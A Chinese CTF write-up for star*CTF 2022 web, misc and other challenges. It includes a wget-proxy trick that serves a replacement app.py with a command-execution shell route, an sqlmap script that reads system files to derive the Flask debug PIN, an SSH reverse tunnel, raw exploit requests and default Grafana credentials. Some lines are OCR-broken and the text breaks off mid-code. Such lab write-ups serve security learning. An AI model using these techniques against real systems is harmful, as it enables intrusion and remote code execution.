2022 star*CTF-Writeup

原创

EDI安全 已于 2022-04-18 14:20:44 修改 1553 收藏 2

分类专栏： CTF-Writeup 文章标签： web安全 安全 网络安全

于 2022-04-18 14:14:25 首次发布

本文链接：https://blog.csdn.net/qq_45603443/article/details/124244582

CTF-Writeup 专栏收录该内容

13 篇文章 2 订阅

订阅专栏


2022 star*CTF-Writeup by EDI

- Web
  - oh-my-lotto
  - oh-my-lotto-revenge
  - oh-my-notepro
  - oh-my-grafana
- Misc
  - babyFL
  - Alice's challenge
- Re
  - Naci
  - Simple File System
- Pwn
  - examination
- Tip

Web

oh-my-lotto

下载wget源码查看所有可以利□的环境变量




可以用于加载代理 所以我们上传一个代理配置 让wget设置 然后拦截对lotto的请求 修改返回包 即可获取flag。

```
        message = 'Lotto Error!'
        return render_template('lotto.html', message=message)

    if safe_check(lotto_key):
        os.environ[lotto_key] = lotto_value
        try:
            os.system('wget --content-disposition -N 127.0.0.1:8083')

            if os.path.exists("/Users/su/Downloads/attactment/app/source/lotto_result.txt"):
                lotto_result = open("/Users/su/Downloads/attactment/app/source/lotto_result.txt", 'rb').rea
            else:
                lotto_result = 'result'
            if os.path.exists("/Users/su/Downloads/attactment/tmp/guess/forecast.txt"):
                forecast = open("/Users/su/Downloads/attactment/tmp/guess/forecast.txt", 'rb').read()
            else:
                forecast = 'forecast'

            if forecast == lotto_result:
                return 'flag{asd}'
            else:
                message = 'Sorry forecast failed, maybe lucky next time!'
                return render_template('lotto.html', message=message)
        except Exception as e:
            message = 'Lotto Error!'
```


把本地的burp转发到服务器上


ssh -p 22 -f -g -C -N -R 8080:127.0.0.1:8080 root@120.26.59.13 7

host添加解析



```python
from flask import Flask, make_response
import secrets

app = Flask(__name__)

@app.route("/")
def index():
    lotto = []
    for i in range(1, 20):
        n = str(secrets.randbelow(40))
        lotto.append(n)

    r = '\n'.join(lotto)
    r = "http_proxy=http://120.26.59.137:8080"
    response = make_response(r)
    response.headers['Content-Type'] = 'text/plain'
    response.headers['Content-Disposition'] = 'attachment; filename=lotto_result.txt'
    return response

if __name__ == "__main__":
    app.run(debug=True, host='0.0.0.0', port=80)
```

本地启动以后 爆破一下md5




上传文件指定代理为我的服务器

```
POST /forecast HTTP/1.1
Host: 121.36.217.177:53002
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------236399266596589698135078936O
Content-Length: 249
Origin: http://127.0.0.1:8880
Connection: close
Referer: http://127.0.0.1:8880/forecast
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-Forwarded-For: 1.1.1.1
X-Originating-IP: 1.1.1.1
X-Remote-IP: 1.1.1.1
X-Remote-Addr: 1.1.1.1
-----------------------------236399266596589698135078936O
Content-Disposition: form-data; name="file"; filename="2.jpg"
Content-Type: image/jpeg
http_proxy=http://120.26.59.137:8080
-----------------------------236399266596589698135078936O--
```

加载代理请求url 返回内容可控

```
POST /lotto HTTP/1.1
Host: 121.36.217.177:53002
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------134338874213176516492993923776
Content-Length: 324
Origin: http://127.0.0.1:8880
Connection: close
Referer: http://127.0.0.1:8880/lotto
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-Forwarded-For: 1.1.1.1
X-Originating-IP: 1.1.1.1
X-Remote-IP: 1.1.1.1
X-Remote-Addr: 1.1.1.1
-----------------------------134338874213176516492993923776
Content-Disposition: form-data; name="lotto_key"
WGETRC
-----------------------------134338874213176516492993923776
Content-Disposition: form-data; name="lotto_value"
/app/guess/forecast.txt
-----------------------------134338874213176516492993923776--
```



oh-my-lotto-revenge


出题人开启了debug所以可以直接使用代理来替换app.py

```python
from flask import Flask, make_response
import secrets
app = Flask(__name__)
@app.route("/")
def index():
    lotto = []
    for i in range(1, 20):
        n = str(secrets.randbelow(40))
        lotto.append(n)
    r = '\n'.join(lotto)
    # r = "http_proxy=http://120.26.59.137:8080"
    r = open("exp1.py",'r').read()
    response = make_response(r)
    response.headers['Content-Type'] = 'text/plain'
    response.headers['Content-Disposition'] = 'attachment; filename=app.py'
    return response
if __name__ == "__main__":
    app.run(debug=True, host='0.0.0.0', port=80)
# 主要就是shell路由
# @app.route("/edi", methods=['GET', 'POST'])
# def index():
#     return os.popen(request.query_string.get('edi')).read()
```

出题人用的是gunicorn来保持python运行 不会及时的重载（可能你以为这就结束了？）
完全可以使用bp拦截数据包 直到gunicorn重启worker。

```
Attaching to lotto, app
lotto    | [2022-04-16 13:19:20 +0000] [8] [INFO] Starting gunicorn 20.1.0
lotto    | [2022-04-16 13:19:20 +0000] [8] [INFO] Listening at: http://0.0.0.0:80 (8)
lotto    | [2022-04-16 13:19:20 +0000] [8] [INFO] Using worker: sync
lotto    | [2022-04-16 13:19:20 +0000] [10] [INFO] Booting worker with pid: 10
lotto    | [2022-04-16 13:19:20 +0000] [11] [INFO] Booting worker with pid: 11
app      | [2022-04-16 13:19:20 +0000] [8] [INFO] Starting gunicorn 20.1.0
app      | [2022-04-16 13:19:20 +0000] [8] [INFO] Listening at: http://0.0.0.0:8080 (8)
app      | [2022-04-16 13:19:20 +0000] [8] [INFO] Using worker: sync
app      | [2022-04-16 13:19:20 +0000] [10] [INFO] Booting worker with pid: 10
app      | [2022-04-16 13:19:20 +0000] [11] [INFO] Booting worker with pid: 11
app      | --2022-04-16 13:19:34--  http://lotto/
app      | Connecting to 120.26.59.137:8080... connected.
app      | Proxy request sent, awaiting response... 200 OK
app      | Length: 3031 (3.0K) [text/plain]
app      | Last-modified header missing -- time-stamps turned off.
app      | --2022-04-16 13:19:39--  http://lotto/
app      | Connecting to 120.26.59.137:8080... connected.
app      | Proxy request sent, awaiting response... 200 OK
app      | Length: 3031 (3.0K) [text/plain]
app      | Saving to: 'app.py'
app      |
app      |      0K ..                                               100% 77.3M=0s
app      |
app      | 2022-04-16 13:19:39 (77.3 MB/s) - 'app.py' saved [3031/3031]
app      |
app      | --2022-04-16 13:19:56--  http://lotto/
app      | Connecting to 120.26.59.137:8080... connected.
app      | Proxy request sent, awaiting response... [2022-04-16 13:20:27 +0000] [8] [CRITICAL] WORKE[illegible]10)
app      | [2022-04-16 13:20:28 +0000] [8] [WARNING] Worker with pid 10 was terminated due to signal 9
app      | [2022-04-16 13:20:28 +0000] [16] [INFO] Booting worker with pid: 16
```


你要做的就是不停的请求shell路由



oh-my-notepro

写个控制sqlmap的脚本

```python
import os
import re
import sys
import hashlib
from itertools import chain
# Author: R1CH0ND from EDISEC
# USAGE:
# python3 readanything.py web1.txt
def load(dirname):
    return Generic_Config + "--tech=S --sql-query='{}'".format("load data local infile \"{}\" into table shit".f
ormat(dirname))
```


```
def read():
    return Generic_Config + "--tech=E --sql-query=\"{}\"".format("select go from shit")
def loadNread(filename):
    os.system(Generic_Config +
              "--tech=S --sql-query='CREATE TABLE shit (go TEXT)'")
    os.system(load(filename))
    r = os.popen(read())
    ret = r.read()
    r.close()
    return ret
print(rv)
#dirs = {'wangka':"/sys/class/net/eth0/address",'mid1':"/proc/sys/kernel/random/boot_id",'mid2':"/proc/self/cgro
up"}
packfile = sys.argv[1]
Generic_Config = "sqlmap -r {} --random-agent --fresh-queries --batch -p note_id --dbms=mysql ".format(
    packfile)
wangka = re.findall(r"(\w+:\w+:\w+:\w+:\w+:\w+)",
                    loadNread("/sys/class/net/eth0/address"))[0]
cg = re.findall(r"docker/(\w+)", loadNread("/proc/self/cgroup"))[0]
mid = "1cc402dd0e11d5ae18db04a6de87223d"
probably_public_bits = [
    'ctf'  # /etc/passwd
    'flask.app',  # 默认值
    'Flask',  # 默认值
    '/usr/local/lib/python3.8/site-packages/flask/app.py'  # 报错得到
]
private_bits = [
    str(int(wangka.replace(":",""),16)),  # /sys/class/net/eth0/address 16进制转10进制
    # machine_id由三个合并(docker就后两个)：1./etc/machine-id 2./proc/sys/kernel/random/boot_id 3./proc/self/cgrou
p
    # /proc/self/cgroup
    mid+cg,
]
h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')
cookie_name = '__wzd' + h.hexdigest()[:20]
num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]
rv = None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                          for x in range(0, len(num), group_size))
            break
    else:
        rv = num
print(rv)
```

抓个包

```
GET /view?note_id=yvsn3yt4kdhtl2zfqsscl5i6l12mma0p HTTP/1.1
Host: 124.70.185.87:5002
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
```


```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: session=eyJjc3JmX3Rva2VuIjoiY2ViOWI0NWFkYjM2ZmQ3N2M1NTI0NDJmNjUwODJiZDI0YzcyOTgzNiIsInVzZXJuYW1lIjoiYWRt
aW4ifQ.Ylotsg.tKGQ3pgsO1RTw51C7lcCAgA0YfY
Upgrade-Insecure-Requests: 1
```

然后执行python3 readanything.py web1.txt
把pin码搞出来




oh-my-grafana

admin 5f989714e132c9b04d4807dafeb10ade [http://124.70.163.46:3000]



蹭车 有配好的datasource
后来发现都是默认grafana grafana
sql查询



Misc

babyFL

train，多试几次

```
import tensorflow
import os
import traceback
import numpy as np
from tensorflow.keras import Sequential
from tensorflow.keras.layers import  Dense, Conv2D, Flatten, MaxPooling2D
from tensorflow import keras
from tensorflow.keras.models import load_model
from tensorflow.keras.datasets import mnist
participant_number = 20
def new_model():
    model = Sequential()
    model.add(Conv2D(10, (3, 3), input_shape=(28, 28, 1)))
    model.add(MaxPooling2D(pool_size=(2, 2)))
    model.add(Conv2D(20, (3, 3)))
    model.add(Flatten())
    model.add(Dense(units=100, activation='relu'))
    model.add(Dense(units=10, activation='softmax'))
    model.compile(loss=keras.losses.SparseCategoricalCrossentropy(), metrics=['accuracy'],
                  optimizer=keras.optimizers.Adam(lr=0.001))
    return model
def load_test_data():
    (_, _), (x, y) = mnist.load_data()
    l = len(y)
    for i in range(l):
        y[i] = 9 - y[i]
    x = x.reshape(-1, 28, 28, 1)
    return x, y

def train_models(a='model'):
    (x, y), (_, _) = mnist.load_data()
    if a=='mymodel':
      l = len(y)
      for i in range(l):
          y[i] = 9 - y[i]
    x = x.reshape(-1, 28, 28, 1)
    if a=='mymodel':
      model = new_model()
      model.fit(x, y, batch_size=64, epochs=6)
      for i in range(participant_number):
        model.save("./{}/".format(a)+str(i))
    else:
      for i in range(4):
        model = new_model()
        model.fit(x, y, batch_size=64, epochs=5)
        model.save("./{}/".format(a)+str(5*i))
        model.save("./{}/".format(a)+str(5*i+1))
        model.save("./{}/".format(a)+str(5*i+2))
        model.save("./{}/".format(a)+str(5*i+3))
        model.save("./{}/".format(a)+str(5*i+4))
def aggregation(parameters):
    print('aggregation')
    weights = []
```

```
    for layer in parameters:
        sum = 0
        l = len(layer)
        for temp in layer:
            sum = sum + temp
        weights.append(sum / l)
        # weights.append(layer[2])
    model = new_model()
    l = len(model.get_weights())
    model.set_weights(weights)
    return model
def test(model):
    print('test')
    my_x, my_y = load_test_data()
    loss, acc = model.evaluate(my_x, my_y, batch_size=64)
    print(acc)
    if acc > 0.95:
        print('great!')
        # f = open('./flag')
        # print(f.read())
    else:
        print("you fail", acc)
def load_parameters(a='model'):
    print('load parameter')
    parameters = []
    models = []
    for i in range(participant_number):
        models.append(load_model("./{}/".format(a)+str(i)))
    for i in range(8):
        layer = []
        for j in range(participant_number):
            temp = models[j].get_weights()
            layer.append(temp[i])
        parameters.append(layer)
    return parameters
def get_val(arr):
    if len(arr.shape) > 1:
        for temp in arr:
            get_val(temp)
    else:
        l = len(arr)
        for i in range(l):
            arr[i] = float(input())
def get_input_parameter(parameters):
    print('get input parameter')
    for layer in parameters:
        input_weight = np.zeros(layer[0].shape)
        print("next layer:")
        get_val(input_weight)
        layer.append(input_weight)
    return parameters
def cal_input_para(raw_para,my_para):
